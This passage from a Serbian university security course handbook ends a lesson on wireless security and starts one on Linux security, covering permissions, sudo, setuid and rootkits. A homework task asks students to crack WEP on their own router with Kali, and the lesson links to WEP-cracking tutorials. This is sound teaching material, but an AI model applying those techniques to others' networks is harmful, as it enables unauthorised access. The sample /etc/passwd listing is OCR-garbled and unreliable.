o Koliko vremena je potrebno za razbijanje svakog od protokola (okvirno)?
Drugi zadatak
• Instalirajte Kali Linux i proučite potencijalne napade
• Opišite neki od potencijalnih napada
• Proverite način enkripcije mreža u Vašem okruženju

Poglavlje 11

Domaći zadatak 10

DOMAĆI ZADATAK BROJ10

Deseti domaći zadatak (Predviđeno vreme trajanja vežbe je 120 minuta)

Wireless bezbednost

Za rešenje zadatka potrebno je:

Kali Linux

Zadatak:

1. Instalacija Kali linux OS-a (moguće je podići i sa USB-a)

Uraditi, ako je moguće, sledeće operacije (ako to nije moguće, proći kroz vežbu 10 i objasniti razlike izmeću WEP, WPA i WPA protokola)

2. Setovanje kućnog rutera na WEP protokol i postavljanje šifre na neku jednostavnu vrednost (npr 1111111)

3. Logovanje na mrežu sa drugog računara

4. Početak napada

5. Prikaz uspešnosti napada tako što će se snimiti slike sa ekrana (engl. snapshot).

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ10-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ10

Zaključak

ZAKLJUČAK

Rezime desete lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti bezbednosti bežičnih mreža:

- *Bezbednost lokalnih bežičnih mreža i standardi*
- *Provera identiteta, privatnost i integritet*
- *Sigurnosni propusti u IEEE802.11 i zahtevi i pretnje*
- *Gubitak poverljivosti, integriteta i raspoloživosti*
- *Protokol IEEE802.11i*
- *Bezbednost mobilnih mreža i personalnih bežičnih mreža*
- *Bezbedni sadržaj*

LITERATURA

Spisak korišćene literature za lekciju 10

https://en.wikipedia.org/wiki/Computer_security
https://en.wikipedia.org/wiki/GSM
http://en.wikipedia.org/wiki/Server_Message_Block
http://en.wikipedia.org/wiki/Quality_of_service
https://en.wikipedia.org/wiki/Denial-of-service_attack
https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access
https://en.wikipedia.org/wiki/RC4
https://en.wikipedia.org/wiki/Wireless_LAN
http://en.wikipedia.org/wiki/IEEE_802.11g-2003
https://en.wikipedia.org/wiki/Handover
http://en.wikipedia.org/wiki/Intrusion_detection_system
http://en.wikipedia.org/wiki/Base_station
http://en.wikipedia.org/wiki/Bluetooth
http://en.wikipedia.org/wiki/Hash-based_message_authentication_code
http://airsnort.shmoo.com/
http://wepcrack.sourceforge.net/
http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
https://en.wikipedia.org/wiki/Data_integrity
http://en.wikipedia.org/wiki/Cyclic_redundancy_check
http://en.wikipedia.org/wiki/IEEE_802.11
https://en.wikipedia.org/wiki/Information_privacy

https://en.wikipedia.org/wiki/Internet_privacy
http://searchmobilecomputing.techtarget.com/definition/wireless-LAN

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 10 nastavak

https://en.wikipedia.org/wiki/IEEE_802.11i-2004
https://en.wikipedia.org/wiki/Online_identity
https://en.wikipedia.org/wiki/Digital_identity
http://rc4.online-domain-tools.com/
http://lifehacker.com/5305094/how-to-crack-a-wi+fi-networks-wep-password-with-backtrack
http://www.hackyshacky.com/2013/04/wep-cracking-backtrack-5.html
https://en.wikipedia.org/wiki/Wireless_network

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednost OS (Linux)

Lekcija 11

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 11

BEZBEDNOST OS (LINUX)

- Bezbednost OS (Linux)
- Poglavlje 1: Linux bezbednost
- Poglavlje 2: Bezbednost sistema datoteka
- Poglavlje 3: Linux/UNIX dozvole
- Poglavlje 4: Linux ranjivost
- Poglavlje 5: Ojačanje Linux sistema
- Poglavlje 6: Bezbednost aplikacija
- Poglavlje 7: SELinux
- Poglavlje 8: Vežba 11
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 11
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosti Linux OS.

Teme predavanja su:

- *Linux Bezbednost*
- *Bezbednost sistema datoteka*
- *Linux/UNIX dozvole*
- *Linux ranjivost*
- *Ojačanje Linux sistema*
- *Bezbednost aplikacija*
- *SELinux*

U vežbi studenti će se upoznati sa:

- *IP tables*

Poglavlje 1

Linux bezbednost

LINUX BEZBEDNOST - UVOD

Pažljivim konfigurisanjem Linux aplikacija i implementacijom pojedinih dodatnih bezbednosnih paketa, može se stvoriti vrlo siguran Linux sistem.

Linus Torvalds je 1991. započeo rad na novom operativnom sistemu koji objedinjuje System V R4 i BSD UNIX standarde. Svoj rad je objavio na Internetu i podsticao je druge programere širom sveta da se priključe njegovom daljem razvoju. Linux je ubrzo postao veoma popularan među računarskim entuzijastima koji su tražili alternativno rešenje za postojeće operativne sisteme za PC računare (DOS, Windows). Iako je prvobitno bio namenjen 32-bitnim Intelovim mikroprocesorima x86 (počevši od 80386), na kojima može funkcionisati kao operativni sistem za radne stanice (engl. workstation) ili servere, jezgro Linux sistema je modifikovano i prilagođeno procesorima koji ne pripadaju Intel x86 klasi. Linux je višekorisnički, višeprocesni operativni sistem sa potpunim skupom alata kompatibilnih sa UNIX-om, projektovan tako da poštuje relevantne POSIX standarde. Linux sistemi podržavaju tradicionalnu semantiku UNIX-a i potpuno implementiraju standardni UNIX-ov mrežni model. Linux je raspoloživ kao besplatan operativni sistem licenciran GNU Opštom javnom licencom (GNU General Public Licence, GPL).

Linux je evoluirao u jedan od svetski najpopularnijih i multikorisnički svestranih operativnih sistema. Linux je besplatan i otvorenog koda (engl. open-source), a dostupan je u raznim "distribucijama" koje su prilagođene velikom broju krajnjih korisnika (RedHat *Enterprise je komercijalna verzija, Ubuntu je popularna desktop distribucija, Clinux je stabilna embedded verzija). Kao i drugi operativni sistemi opšte namene, Linux-ova široka paleta mogućnosti predstavlja širok prostor za napade.*

Pažljivim konfigurisanjem Linux aplikacija i implementacijom pojedinih dodatnih bezbednosnih paketa, može se stvoriti vrlo siguran Linux sistem. Proučavanje i praksa Linux bezbednosti ima širok skup korinsika i verzija.

*Na ovom predavanju je razmotren bezbednosni model zasnovan na neograničenoj kontroli pristupa (*Discretionary Access Controls - DAC*) i zajedničku arhitekturu za sve Linux distribucije i za većinu drugih Unix-izvedeni i sličnim Unix-u operativnim sistemima (kao i, u iznenađujućem stepenu, u sistemu Microsoft Windows).*

LINUX MODELI BEZBEDNOSTI

Linux bezbednost (i Unix bezbednost uopšteno) je igra "root uzima sve".

Linux tradicionalni model bezbednosti može se sažeti prilično kratko: ljudi ili procesi sa "root" privilegijama mogu raditi šta god hoće; drugi nalozi (engl. accounts) su ograničeni. Prema tome, cilj napadača je da dobije root privilegije. Kada se to dogodi, napadač može izbrisati ili urediti dnevnike (engl. logs); sakriti svoje procese, datoteke i direktorijume; i u osnovi ponovo definisati aktuelnost sistema kao iskusni administratori i korisnici.

Dakle, kao to je najčešće primenjivano, Linux bezbednost (i Unix bezbednost uopšteno) je igra "root uzima sve".

Kako se mogu takvom moćnom operativnom sistemu provući takva ograničenja bezbednosnog modela? U praksi, mnogi Linux sistem administratori ne uzimaju sve dostupne prednosti bezbednosnih funkcija. Ljudi mogu izvršavati i pokrenuti robustan, siguran Linux sistemi pažljivim korišćenjem Linux bezbednosnih kontrola, uz dodatak odabranih alata kao što su sudo ili Tripwire. Međutim, veliki problem je u tome da se proput Unix operativnog sistema na kojem je zasnovan Linux model bezbednosti oslanja na neograničenu kontrolu pristupa (DAC).

U Linux DAC sistemu, postoje korisnici, od kojih svaki pripada jednoj ili više grupa i postoje takođe, objekti (objects): datoteke i direktorijumi. Korisnici čitaju, pišu i izvršavaju objekte, na osnovu dozvola objekata (engl. objects permissions). Svaki objekat ima tri skupa dozvola: korisnik-vlasnik objekta, grupni vlasnik, i "drugi" (svi ostali). Ove dozvole sprovodi Linux kernel-a, "mozak" operativnog sistema, Slika 1.

Vlasnikobjekta može postaviti ili promeniti dozvole objekta. Ovde leži prava slabost Linux DAC modela: nalog superkorisnik (engl. superuser), pod nazivom "root", ima mogućnost da promeni vlasništvo i dozvole za sve objekte u sistemu.




Figure 23.1 Linux Security Transactions

Slika 1.1 Linux bezbednosno izvrsenje[Izvor:Autor]

LINUX BEZBEDNOSNO IZVRŠENJE

U Linux DAC sistemu, postoje korisnici, od kojih svaki pripada jednoj ili više grupa.

U Linux DAC sistemu, postoje korisnici, od kojih svaki pripada jednoj ili više grupa i postoje takođe, objekti (objects): datoteke i direktorijumi. Korisnici čitaju, pišu i izvršavaju objekte, na osnovu dozvola objekata (engl. objects permissions). Svaki objekat ima tri skupa dozvola: korisnik-vlasnik objekta, grupni vlasnik, i "drugi" (svi ostali). Ove dozvole sprovodi Linux kernel-a, "mozak" operativnog sistema, Slika 1.

Vlasnikobjekta može postaviti ili promeniti dozvole objekta. Ovde leži prava slabost Linux DAC modela: nalog superkorisnik (engl. superuser), pod nazivom "root", ima mogućnost da promeni vlasništvo i dozvole za sve objekte u sistemu.




Figure 23.1 Linux Security Transactions

Slika 1.2 Linux bezbednosno izvrsenje[Izvor:Autor]

Poglavlje 2

Bezbednost sistema datoteka

LINUX BEZBEDNOST SISTEMA DATOTEKA

Jedna od najznačajnijih komponenata svake ozbiljne zaštitne politike jeste kontrola pristupa na nivou sistema datoteka.

Kontrolom pristupa *na nivou sistema datoteka određuje se skup korisnika koji mogu pristupiti objektima (datotekama i direktorijumima), i nivo pristupa, tj. skup akcija koje ovlašćeni korisnici mogu izvršiti nad tim objektima. Kontrola pristupa se zasniva na vlasničkim odnosima i pravima pristupa. Prava pristupa se dodeljuju svakoj datoteci i direktorijumu, i na osnovu tih prava određuje se nivo pristupa tim objektima.*
Vlasnik *(engl.* owner *) je korisnik koji je napravio objekat, odnosno korisnik kome je root naknadno dodelio vlasništvo.* Grupa *(engl.* group *) je korisnička grupa kojoj je datoteka formalno priključena. Za razliku od korisnika - koji mogu pripadati većem broju grupa - objekti sistema datoteka mogu pripadati samo jednoj grupi. Najčešće je to primarna grupa korisnika koji je objekat napravio, a root ili vlasnik objekta naknadno mogu promeniti pripadnost objekta grupi. Ostali korisnici (engl.* others *) jesu svi korisnici koji nisu ni vlasnik objekta, niti pripadaju grupi kojoj objekat pripada. Prava pristupa nekog korisnika određuju se prema vlasničkoj kategoriji kojoj korisnik pripada. Ukoliko vlasnik pripada grupi kojoj je objekat dodeljen, na snazi je vlasničko pravo.*

Potpuni skup prava za svaku vlasničku kategoriju čine tri prava: pravo čitanja *(„r“, read), pravo* upisa *(„w“, write) i pravo* izvršavanja *(„x“, execute). U svim vlasničkim kategorijama prva pozicija je pravo čitanja, druga pravo upisa i treća pravo izvršavanja – rwx. Ukoliko se na nekoj poziciji umesto slova r, w ili x nalazi crtica („–“), pravo je ukinuto.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KORISNICI I GRUPE

Postoje dve stvari na Unix sistemu koje nisu predstavljene kao datoteke: korisnički nalozi i grupe naloga (ukratko korisnici i grupe).

Korisnički nalog *(engl.* user account *) predstavlja nekoga ili nešto sa mogućnošću da koristi datoteke. Korisnički nalog može biti povezan sa ljudima i procesima. Da bi se prijavio na Linux ili UNIX mašinu, svaki korisnik mora da ima nalog na sistemu. Štaviše, svaki aktivan proces pokreće sa dozvolama datog naloga. Bez naloga, niko ne može da se prijavi i procesi ne mogu da se pokrenu. Jasno, u Linux i UNIX, da bi se bilo šta uradlo, potreban je nalog.*

Grupni korisnički nalog je lista korisničkih naloga. Svaki korisnički nalog pripada glavnoj grupi (engl main group), mada u stvari pripada grupama koje želite ili kojima je potrebno da pripada. Članovi glavne grupe su navedeni u datoteci /etc/password; druge grupe su navedene u /etc/group koje su opisane u nastavku predavanja.

Na Linux sistemima postoje dve vrste korisničkih naloga – sistemski i regularni. Sistemski korisnički nalozi nastaju prilikom instaliranja sistema i služe za specijalne namene. Jedini sistemski korisnik koji se može prijaviti na sistem jeste root (nalog root ima sve privilegije i služi za administriranje sistema). Nakon instaliranja, root pravi regularne korisničke naloge koji služe za prijavljivanje korisnika na sistem. Datoteka /etc/passwd („password file“) jeste baza podataka koja opisuje sve korisničke naloge Linux sistema. Svaki korisnik je opisan pomoću jednog reda u datoteci, sastavljenog od sedam polja razdvojenih dvotačkom: korisničko ime, lozinka, UID, GID, opis, lični direktorijum i komandni interpreter. Datoteka /etc/shadow („shadow file“) štiti lozinke korisnika jakom kriptografskom zaštitom. Datoteka sadrži heš vrednosti lozinki svih korisnika sistema i informacije o vremenskim ograničenjima.
Svaki korisnik UNIX sistema mora pripadati najmanje jednoj grupi. Identifikator primarne grupe korisnika (GID) naveden je u redu kojim je korisnik opisan u datoteci /etc/passwd. Primarnoj grupi korisnika dodeljuju se oni objekti sistema datoteka koje pravi korisnik. Korisnik može pripadati većem broju korisničkih grupa i u svima je ravnopravan član. Grupe mogu biti sistemske (nastaju prilikom instaliranja) i regularne (koje root pravi i upotrebljava da bi se olakšalo administriranje). Svaka grupa je opisana jednim redom u datoteci /etc/group.

DATOTEKA /ETC/PASSWD

Nalozi se kreiraju i njima se upravlja preko datoteke /etc/passwd.

Nalozi se kreiraju i njima se upravlja preko datoteke /etc/passwd, koji sadrži jedan red za svaki nalog na računaru. Na primer /etc/passwd datoteka može da sadrži sledeće informacije:
root: 1 sumys0Ch
$aO0lLX5MF6U/85b3s5raD/ : 0 : 0 : root : /root : /bin/bashbin : * : 1 : 1 : bin :$ 1
$/bin : daemon : * : 2 : 2 : daemon : /sbin : ftp : * : 14 : 50 : FTPUser : /home$
$/ftp : nobody : * : 99 : 99 : Nobody : / : alice :$
$hwqqWPmr$ TNL0UManaI/v0coS6yvM21:501:501:Alice T.
User:/home/users/alice:/bin/bash
fred: 1 0UDutmr8
$TeFJcr9xiaMILQmzU9LW.0 : 502 : 502 : FredSmith : /home/users/fred : /bin$ 1
$/bashsusan :$
$UWT1L5r7$ 7iMEpzcNd7mVM6CcO0IUR/:503:503:Susan
Jones:/home/users/susan:/bin/bash

Svaka linija u /etc/passwd datoteci sadrži opis jednog naloga, sa parametrima odvojenim dvotačkom (:).

DATOTEKA /ETC/GROUP

Kada administrator sistema upravlja dozvolama svakog pojedinačnog korisničkog naloga, može imati mnogo posla

Kada administrator sistema upravlja dozvolama svakog pojedinačnog korisničkog naloga, može imati mnogo posla. Da bi proces pojednostavio, Linux i UNIX uključuju mogućnost za grupisanje korisnika i dodeljivanje dozvola za grupu. Sve grupe su definisane u /etc/group datoteci, koja ima jedan red definisan za svaku grupu. Zajednička /etc/group datoteka može da izgleda ovako:

daemon:x:2:root,bin

finance:x:25:alice,fred,susan

hr:x:37:bob,mary

Format u /etc/group datoteci sadrži sledeća polja razdvojena dvotačkom:

- *Ime grupe: Ovo polje čuva ime grupe.*
- *Šifrovana ili heširana lozinka grupe: Ovo polje se ne koristi, i često je pravo postavljeno na x ili *.*
- *GID broj: Ova vrednost se koristi u sistemu prilikom donošenja odluke koja grupa bi trebalo da bude u mogućnosti da pristupi kojim datotekama.*
- *Članovi grupe: Korisničko ime za svakog korisnika u grupi je uključeno u listu; zarezom su korisnici odvojeni u listi.*

ROOT NALOG

Najvažniji i moćan nalog na Linux i UNIX sistemima je root naloga, obično se naziva root.

Root ima maksimalne privilegije na mašini; on može da čita, piše ili menja bilo koju datoteku ili podešavanja na sistemu. Sa ovim velikim privilegijama, root se ponekad nazivaju ''super-korisnik''. UID broj root naloga je nula. Kada sistem proverava da li data akciju zahteva super korisničke privilegije da se izvrši, on razmatra UID korisnika ili procesa za zahtevanu akciju. Višestruki UID 0 nalozi su mogući na jednom sistemu; svaki ima super-korisnik pristup u isto vreme.

Administratori sistema koriste root nalog za upravljanje sistemom. Napadači vole da pristupe root nalogu na mašini, jer im omogućava potpunu kontrolu nad mašinom.

*Najjednostavniji način za uređivanje /etc/password i /etc/group u cilju kreiranja, menjanja i brisanja korisničkih naloga je upotrebom komandi **useradd**, **usermod** i **userdel**, respektivno. Sve tri naredbe mogu se koristiti za određivanje i menjanje članova grupe. Kada korisnik kreira direktorijum, sve datoteke nasleđuju vlasništvo direktorijuma.*

SISTEMSKI KORISNIČKI NALOZI

U cilju povećanja opšte sigurnosti sistema potrebno je ukloniti sve nepotrebne sistemske korisničke naloge.

Ovi nalozi služe za specijalne namene, a isporučuju se kao deo distribucije Linuxa. Većina njih postoji na sistemu čak i ako servisi za koje su ti nalozi namenjeni, nisu instalirani. Nakon svake nadogradnje ili instaliranja novog softverskog paketa, treba proveriti datoteku /etc/passwd i u njoj otkriti nove sistemske korisnike. Sistemski korisnici vezani za servise koji nisu instalirani, mogu se ukloniti komandom userdel.

U takve korisnike spadaju

- *adm*
- *lp*
- *shutdown*
- *halt*
- *news*
- *mail*
- *uucp*
- *operator*
- *games*
- *gopher*
- *ftp i njima slični.*

Nakon uklanjanja nepotrebnih sistemskih korisnika, potrebno je ukloniti i prateće sistemske grupe, poput adm, lp, news, mail, uucp, i games.

PROGRAM SUDO

Najgora stvar koju iole ozbiljan administrator Linux sistema može da uradi jeste da otkrije root lozinku korisnicima.

Najgora stvar koju iole ozbiljan administrator Linux sistema može da uradi jeste da otkrije root lozinku korisnicima koji ponekad žele da pokrenu neku komandu sa root privilegijama. Zbog toga Linux obezbeđuje sudo alat koji dozvoljava određenom skupu regularnih korisnika da izvršavaju komande sa privilegijama korisnika root.

Kao i većina drugih Linux alata, sudo se isporučuje s pratećom konfiguracionom datotekom (/etc/sudoers). Izmenom sadržaja ove datoteke administrator određuje skup korisnika kojima je dozvoljeno da pokrenu komandu sudo i skup komandi koje sudo korisnici mogu izvršiti sa tuđim privilegijama.

Ukoliko upotrebljavate sudo da nekim korisnicima date root pristup određenom skupu komandi, obratite pažnju na to da se iz tih komandi ne može „pobeći“ u komandni interpreter (shell). Ukoliko korisnik koji pokrene sudo komandu uspe da „izađe“ u komandni interpreter, imaće pristup svim komandama sa root privilegijama.

U podrazumevanom stanju, sudo prati aktivnosti izvršavanja komandi s tuđim privilegijama i događaje beleži u datoteku /var/log/sudo.log. Svaki događaj je predstavljen jednim redom u ovoj datoteci. Za svaku pokrenutu sudo komandu beleži se datum pokretanja, ime korisnika koji je pokrenuo komandu, računar i upravljački terminal s koga je komanda pokrenuta, i tekući direktorijum u trenutku pokretanja komande.

Poglavlje 3

Linux/UNIX dozvole

LINUX I UNIX DOZVOLE

Svaka datoteka u Linux ili UNIX sistemu datoteka ima skup dozvola koje opisuje ko može da pristupi datoteci i kako može da joj pristupi.

Svaka datoteka na UNIX sistemu (koja, kao što smo videli, znači "praktično svaka stvar na UNIX sistemu"), ima dva vlasnika: korisnik i grupa , svaki sa svojim skupom vlasničkih dozvola koje opisuju šta korisnik ili grupa može da radi sa datotekom (čitati, pisati ili brisati i izvršiti). Treći set dozvola odnosi se na druge, to jest, korisničke naloge koji nisu vlasnici datoteke ili spadaju u grupu koja nije njen vlasnik.

Svaka datoteka u Linux ili UNIX sistemu datoteka ima skup dozvola koje opisuje ko može da pristupi datoteci i kako može da joj pristupi. Svaka datoteka ima vlasnika (jedan nalog povezan sa datotekom) i grupu vlasnika (jedna grupa povezana sa datotekom). Vlasnik datoteke (zajedno sa root) može postaviti i promeniti dozvole datoteci.

Linux i UNIX dozvole datoteka su podeljene na tri oblasti: dozvole u vezi sa vlasnikom datoteke, dozvole koje je dodelio vlasnik grupe, kao i dozvole za sve (tj., svi korisnici i procesi sa nalogom na mašini). Za svaku od ove tri oblasti, najmanje tri vrste pristupa su dozvoljene: čitati, pisati i izvršavati.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DEVET RAZLIČITIH STANDARDNIH POSTAVKI DOZVOLA

Sa tri oblasti (vlasnik, vlasnik grupe, i svi) i tri različita nivoa pristupa (čitanje, pisanje i izvršavanje), postoji devet različitih standardnih postavki dozvola.

Pomoću ls komande, sa oznakom (engl. flag) -l pregleda se dug oblik izlaza, mogu se videti dozvole dodeljene datoteka u datom direktorijumu, kao u sledećem primeru:

-rw------- 1 root root 306 Jan 19 05:54 conf.linuxconf

-rw-r--r-- 1 root root 34 Sep 15 10:34 conf.modules

Primetimo da svaka stavka u prethodnom listingu počinje sa deset znakova. Ako je prvi karakter d, to znači da je stavka u listingu direktorijum. U suprotnom, to je datoteka. Narednih devet karaktera ukazuju na dozvole za svaki direktorijum. Kada je r, w, ili x dozvola je dozvoljena, odgovarajuće slovo se prikazuje u izlazu ls -l komande. Kada dozvola nije data, prikazano je - u ls -l izlazu. Dozvole za svaku datoteku se mogu menjati pomoću komande chmod. Ime ove komanda označava promenu "moda" za neku datoteku; drugi način je da se odnosi na dozvole za pristup.

DOZVOLE DIREKTORIJUMA

Dozvole direktorijuma (engl. directory-permissions) rade neznatno drugačije od dozvola datoteka.

" Čitati " i " pisati " su slične; za direktorijume ove dozvole se mogu prevesti na "čitanje spiska sadržaja direktorijuma" i "kreiranje ili brisanje datoteka unutar direktorijuma", respektivno. "Izvršavanje" je malo manje intuitivno: za direktorijume "izvršiti" prevodi se na "koristite bilo šta unutar ili promenite radni direktorijum na ovaj direktorijum".

To jest, ako je korisnik ili grupa ima dozvolu izvršavaj datog direktorijuma, mogu pregledati sadržaj direktorijuma, čitati datoteke u direktorijumu (pod pretpostavkom da pojedinačne vlasničke dozvole datoteka uključuju ovo), i promeniti radni direktorijum na ovaj direktorijum, kao sa komandom "cd". Ukoliko korisnik ili grupa nema dozvolu izvršavaj datog direktorijuma, neće biti u mogućnosti da pregledaju ili čitaju bilo šta u njoj, bez obzira na dozvole postavljene na stvari unutar direktorijuma. (Napominjemo da ako nedostaje dozvola izvršavaj na direktorijumu, ali postoji dozvola čitaj na njemu, a vi pokušavate da pregledate njegov sadržaj sa ls, videćete poruku o grešci koja, u stvari, prikazuje sadržaj direktorijuma. Ali to neće raditi ako nemate dozvole čitati, ni izvršavati za direktorijum.)

SETUID I SETGID

Dve najopasnije dozvole-bita u UNIX svetu su: setuid i setgid.

Ako se postavi na izvršnu binarnu datoteku, setuid bit uzrokuje da se program "izvršava kao" da ga je pokrenuo njegov vlasnik, bez obzira ko ga izvršava. Isto tako, setgid bit, kada postavite na izvršnu datoteku, uzrokuje da se program izvršava kao da ga je pokrenuo član grupe koja je vlasnik, opet bez obzira na to ko ga pokreće. "Izvršavati kao" znači "da se izvršava sa istim privilegijama kao.

Setgid funkcioniše na isti način, ali sa grupnim dozvolama: ako postavite setgid bit na izvršnu datoteku koristeći komandu "chmod g+s filename", i ako je datoteka takođe "drugi-izvršna" (-r-xr-sr-x), onda kada se taj program izvršava – radiće za grupa-ID datoteke pre nego ID korisnika koji je izvršava.

VAŽNO UPOZORENJE: setuid i setgid su vrlo opasne ako se postave na bilo koju datoteku koja je u vlasništvu root ili nekog drugog povlašćenog naloga ili grupe. Komanda "sudo" je mnogo bolji alat za delegiranje root dozvola.

NUMERIČKE DOZVOLE DATOTEKA

Interno, Linux koristi brojeve da prikaže dozvole; samo korisnički program prikazuje dozvole kao slova

Interno, Linux koristi brojeve da prikaže dozvole; samo korisnički program prikazuje dozvole kao slova. Komanda chmod prepoznaje oba simboličke (mnemonic) dozvole-modifikatore ("u+rwx,go-w") i numeričke modove.

Numerički mod se sastoji od četiri cifre: kada čitate sa leva na desno, ovo predstavlja posebne dozvole, korisničke dozvole, dozvole za grupe i dozvole za druge. Na primer, 0700 se prevodi na "bez posebnog seta dozvola, svi skupovi dozvola za korisnike, nema skupa dozvola za grupu dozvola, nema skupa dozvola za druge".

Posebne dozvole su: 4 za setuid, 2 za setgid i 1 za sticky-bit.




Figure 23.2 Permissions on mycoolfile

Slika 3.1 Numeričke dozvole datoteka [Izvor:Autor]

KERNEL I KORISNIČKI PROSTOR

U operativnoj memoriji postoji odvojen prostor za korisnike i kernel.

Kernel prostor odnosi se na memoriju koju koristi Linux kernel i njegovi moduli. Korisnički prostor (engl. user space) se odnosi na memoriju koju koriste svi ostali procesi. Budući da kernel sprovodi Linux DAC i, u realnim uslovima, diktira realnost sistema, jako je važno da se izoluje kernel prostor od prostora korisnika. Iz tog razloga, kernel prostor se nikada ne koristi prostor na hard disku kao RAM memoriju (engl. swapped).

To je ujedno i razlog da samo root može učitavati i istovariti kernel module. Kao što smo upravo videli, jedna od najgorih stvari koje se mogu desiti na kompromitovanom Linux sistemu je da napadač dobije sposobnost da učitava kernel module.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 4

Linux ranjivost

LINUX RANJIVOSTI

Ranjivost Linux standardnih distribucija.

Ranjivost Linux standardnih distribucija obuhvata:

- *prekoračenje bafera*
- *problemi sinhronizacije (race)*
- *DoS napad*
- *ranjivost Web aplikacija*
- *napad rootkit.*

SETUID ROOT RANJIVOSTI

Izvršavanje setuid-root je potreban za programe koje treba da pokrenu neprivilegovani korisnici.

Kao što je objašnjeno ranije, bilo koji program čija je dozvola " setuid " bit setovana će se izvršavati sa privilegijama korisnika koji je njegov vlasnik, a ne onima koji ga izvršavaju. Setuid root program je vlasništvo root programa sa svojim setuid bit skupom, koji je program koji se izvodi kao root, bez obzira ko ga izvršava.

Izvršavanje setuid-root je potreban za programe koje treba da pokrenu neprivilegovani korisnici; uz to moraju da obezbede korisnike sa pristupom privilegovanim funkcijama (na primer, menjaju svoju lozinku, što zahteva promene u zaštićenom sistemu datoteka). Ali takav program treba da bude vrlo pažljivo programiran, sa besprekornom proverom korisnik-ulaz, strogim upravljanjem memorijom, itd. To jest, mora biti dizajnirani da bude pokrenut setuid (ili setgid) root. Čak i tada, program u vlasništvu root-a mora samo da ima svoj setuid bit skup ako je apsolutno neophodno.

Rizik je ovde ako setuid root program može da se iskoristiti ili zloupotrebi na neki način (npr. preko ranjivosti prepune bafera ili uslova sinhronizacije (race), zatim da neprivilegovan korisnik može na drugi način koristit taj program za neovlašćeno upravljanje root dozvolama, uključujući i eventualno otvaranja root shell (izvršavanje sesije u komandnoj liniji sa root dozvolama).

WEB RANJIVOST

Ovo je vrlo široka oblast ranjivosti, od kojih mnoge takođe spadaju u druge kategorije ranjivosti.

Ova oblast ima sopstvene kategorije zbog sveprisutnosti interneta: postoji nekoliko napada velike površine, kao izmena veb sajta (engl. Internet- facing).

Dok web aplikacija napisana u skript jezicima kao što su PHP, Perl, Java ne moraju da budu sklone klasičnom napadu prepune bafera (zahvaljujući dodatnim slojevima apstrakcije koji su predstavljeni njihovim jezičkim tumačenjem), oni su ipak skloni sličnim zloupotrebama, lošim upravljanjem baferom, uključujući cross-site scripting XSS, SQL ubačen kod, i druge propuste.

Danas, nekoliko Linux distribucija se isporučuje sa "omogućenim podrazumevanim" veb aplikacijama (kao što su podrazumevani cgi-skriptovi uključeni sa starijim verzijama Apache veb servera). Međutim, mnogi korisnici instaliraju web aplikacije sa poznatim ranjivostima, ili pišu prilagođene web aplikacije koje imaju lako identifikovanje, i jednostavne su za eksploatisanje grešaka.

ROOTKITS

Napad rootkit predstavlja kolekciju Linux komandi koje zamenjuju legitimne komande i služe za prikrivanje resursa napadača koji je na sistemu.

U Linux svetu, budući da se pojavljuje u modulu učitavanja kernela (engl. loadable kernel modules – LKM), rootkits uzimaju češće oblike LKM. LKM rootkit izvršava svoje poslovanje (pokrivanje tragova napadača) u kernel-prostoru, presretanje sistemskih poziva koji se odnose na korisnike koji pokušavaju da pregledaju resurse upadača. Osim što deluje na nižem, više globalnom nivou, još jedna prednost LKM rootkit nad tradicionalnim rootkits je da alati sistema kontrole integriteta kao što su Tripwire neće generisati upozorenja za sistem zamenjenih naredbi.

Na sreću, čak i LKM rootkits ne osigurava uvek potpunu nevidljivost za napadača. Mnogi tradicionalni i LKM rootkits mogu biti otkriveni sa skriptom chkrootkit, dostupnom na www.chkrootkit.org. Uopšteno, međutim, kada i ako se otkriju povrede (npr. putem promene naslovne strane web sajta – defaced website, gubitak podataka, sumnjiv mrežni saobraćaj, itd.), jedini način za vraćanje sistema sa potpunim poverenjem je formatiranje hard diska, ponovna instalacija Linux, i primena svih najnovijih softverskih zakrpa (patche).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 5

Ojačanje Linux sistema

OPŠTE RAZMATRANJE SIGURNOSTI LINUX SISTEMA

